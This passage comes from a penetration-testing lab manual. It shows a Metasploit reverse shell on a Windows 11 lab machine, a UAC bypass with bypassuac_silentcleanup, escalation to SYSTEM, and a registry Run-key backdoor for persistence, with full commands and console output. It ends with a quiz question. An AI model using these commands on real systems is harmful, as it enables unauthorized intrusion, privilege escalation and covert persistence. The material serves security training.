
14. Click [Windows 11](#) to switch to the **Windows 11** machine, click [\*\*Ctrl+Alt+Delete\*\*](#) to activate the machine and login with **Admin/Pa\$\$w0rd..**

15. Open any web browser (here, **Mozilla Firefox**) go to <http://10.10.1.13/share>. As soon as you press enter, it will display the shared folder contents.

16. Click on **Test.exe** and **registry.exe** to download the files.

17. Navigate to **Downloads** and double-click the **Test.exe** file.

If an **Open File - Security Warning** window appears; click **Run**.



18. Leave the **Windows 11** machine running and click [Parrot Security](#) to switch to the **Parrot Security** machine.
19. The meterpreter session has successfully been opened.
20. Type **getuid** and press **Enter** to display current user ID.
21. Now, we shall try to bypass the User Account Control setting that is blocking you from gaining unrestricted access to the machine.
22. Type **background** and press **Enter**, to background the current session.

In this task, we will bypass Windows UAC protection via SilentCleanup task present in Windows Task Scheduler. It is present in Metasploit as a `bypassuac_silentcleanup` exploit.

23. In the terminal window, type **use exploit/windows/local/bypassuac\_silentcleanup** and press **Enter**.
24. Now, type **set session 1** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The window contains a session log from the Metasploit framework. The session starts by configuring a handler, setting the payload to "windows/meterpreter/reverse\_tcp", and specifying the local host and port. It then runs the exploit, opens a meterpreter session, and gets the user ID (uid) of the session. The session is then backgrounded. Finally, the user attempts to exploit a local bypass UAC cleanup vulnerability on the same session.

```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (176198 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50172) at 2024-05-31 06:50:43 -0400

(Meterpreter 1)(C:\Users\Admin\Downloads) > getuid
Server username: Windows11\Admin
(Meterpreter 1)(C:\Users\Admin\Downloads) > background
[*] Backgrounding session 1...
[msf] (Jobs:0 Agents:1) exploit(multi/handler) >> use exploit/windows/local/bypassuac_silentcleanup
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> set session 1
session => 1
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >>
```

25. Type **show options** in the meterpreter console and press **Enter**.

The screenshot shows the msfconsole interface on a Parrot OS terminal. The command `[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> show options` is run, displaying module and payload options.

**Module options (exploit/windows/local/bypassuac\_silentcleanup):**

Name	Current Setting	Required	Description
PSH_PATH	%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe	yes	The path to the Powershell binary.
SESSION	1	yes	The session to run this module on
SLEEPTIME	0	no	The time (ms) to sleep before running SilentCleanup

**Payload options (windows/meterpreter/reverse\_tcp):**

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

**Exploit target:**

Id	Name
0	Windows 11 (Windows 11 Pro - 64 bit)

26. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
27. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
28. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

If you get **Exploit completed, but no session was created** message without any session, type **exploit** in the console again and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays a Metasploit exploit session against a Microsoft Windows target. The session starts with setting the LHOST to 10.10.1.13 and the TARGET to 0. It then runs the exploit command, which successfully establishes a reverse TCP handler on port 4444 and sends a stage payload of 176198 bytes to the target. The session is deleted from the temp folder, and a Meterpreter session is opened on the target machine at 10.10.1.11:50205. The session is now running with system privileges in a C:\Windows\system32 directory.

```
Exploit target:
Id Name
0 Microsoft Windows.exe

View the full module info with the info, or info -d command.

[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> set LHOST 10.10.1.13
LHOST => 10.10.1.13
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> set TARGET 0
TARGET => 0
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> exploit
[*] Started reverse TCP handler on 10.10.1.13:4444
[+] Part of Administrators group! Continuing...
[*] Sending stage (176198 bytes) to 10.10.1.11
[+] Deleted C:\Users\Admin\AppData\Local\Temp\E0jGwTmF.ps1
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50205) at 2024-05-31 06:56:16 -0400
(C:\Windows\system32) >
```

29. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
30. Type **getsystem -t 1** and press **Enter** to elevate privileges.
31. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is displaying a Metasploit session against a Microsoft Windows target. The session details are as follows:

- Session ID: 0
- Name: Microsoft Windows
- LHOST: 10.10.1.13
- TARGET: 0

The terminal output shows the exploit command being run, followed by the successful establishment of a reverse TCP handler on port 4444, and the opening of a Meterpreter session. The session is running on the Windows system, and the user has obtained administrative privileges (Administrator group). The server's username is listed as NT AUTHORITY\SYSTEM.

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> set LHOST 10.10.1.13
LHOST => 10.10.1.13
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> set TARGET 0
TARGET => 0
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> exploit

[*] Started reverse TCP handler on 10.10.1.13:4444
[+] Part of Administrators group! Continuing...
[*] Sending stage (176198 bytes) to 10.10.1.11
[+] Deleted C:\Users\Admin\AppData\Local\Temp\E0jGwTmF.ps1
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50205) at 2024-05-31 06:56:16 -0400

(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) >
```

32. Now, to add the malicious file into the **Windows 11** machine's registry, open a shell by running the **shell** command.
33. In the elevated shell, type **reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG\_EXPAND\_SZ /d "C:\Users\Admin\Downloads\registry.exe"** and press **Enter**.

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> exploit
[*] Started reverse TCP handler on 10.10.1.13:4444
[+] Part of Administrators group! Continuing...
[*] Sending stage (176198 bytes) to 10.10.1.11
[+] Deleted C:\Users\Admin\AppData\Local\Temp\E0jGwTmF.ps1
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50205) at 2024-05-31 06:56:16 -0400

(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) > shell
Process 8968 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG_EXPAND_SZ /d "C:\Users\Admin\Downloads\registry.exe"
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG_EXPAND_SZ /d "C:\Users\Admin\Downloads\registry.exe"
The operation completed successfully.

C:\Windows\system32>
```

34. Once the command is successfully executed, open another terminal window with root privileges and run **msfconsole** command.
35. In Metasploit, type **use exploit/multi/handler** and press **Enter**.
36. Now, type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**.
37. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
38. Type **set lport 4444** and press **Enter** to set lport.
39. Now, type **exploit** to start the exploitation.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help

attacker's Home

=[ metasploit v6.4.8-dev-                ]
+ -- --=[ 2418 exploits - 1246 auxiliary - 423 post      ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops      ]
+ -- --=[ 9 evasion          ]]


Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444
lport => 4444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit

[*] Started reverse TCP handler on 10.10.1.13:4444

Hacking Web Applications
```

40. Click [Windows 11](#) to switch to **Windows 11** machine login to **Admin** account and restart the machine so that the malicious file that is placed in the Run Registry is executed.



41. Now click [Parrot Security](#) to switch to the **Parrot Security** machine and you can see that the meterpreter session is opened.

It takes some time for the session to open.

42. Type **getuid** and press **Enter**, we can see that we have opened a reverse shell with admin privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session:

```
[=] metasploit v6.4.8-dev-  
+ -- ---[ 2418 exploits - 1246 auxiliary - 423 post ]  
+ -- ---[ 1468 payloads - 47 encoders - 11 nops ]  
+ -- ---[ 9 evasion ]  
[+] attack(Windows) [+] modules  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13  
lhost => 10.10.1.13  
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444  
lport => 4444  
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> exploit  
  
[*] Started reverse TCP handler on 10.10.1.13:4444  
[*] Sending stage (176198 bytes) to 10.10.1.11  
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49736) at 2024-05-31 07:07:00 -0400  
  
(Meterpreter 1)(C:\Windows\system32) > getuid  
Server username: Windows11\Admin  
(Meterpreter 1)(C:\Windows\system32) >
```

43. Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.
44. Thus, attacker can maintain persistence on the target machine using Run Registry keys.
45. This concludes the demonstration of how to maintain persistence by Modifying Registry Run Keys.
46. Close all open windows and document all the acquired information.
47. Now, before going to the next task, End the lab and re-launch it to reset the machines. To do so, click the **Exit Lab** option and click **End Lab** from the drop-down options.

#### Question 6.3.2.1

Use Parrot Security machine to gain access and exploit Registry keys to gain privileged access and persistence on the Windows 11 machine. Enter the registry path of the target system to which the backdoor .exe file is added to achieve Registry persistence in this task.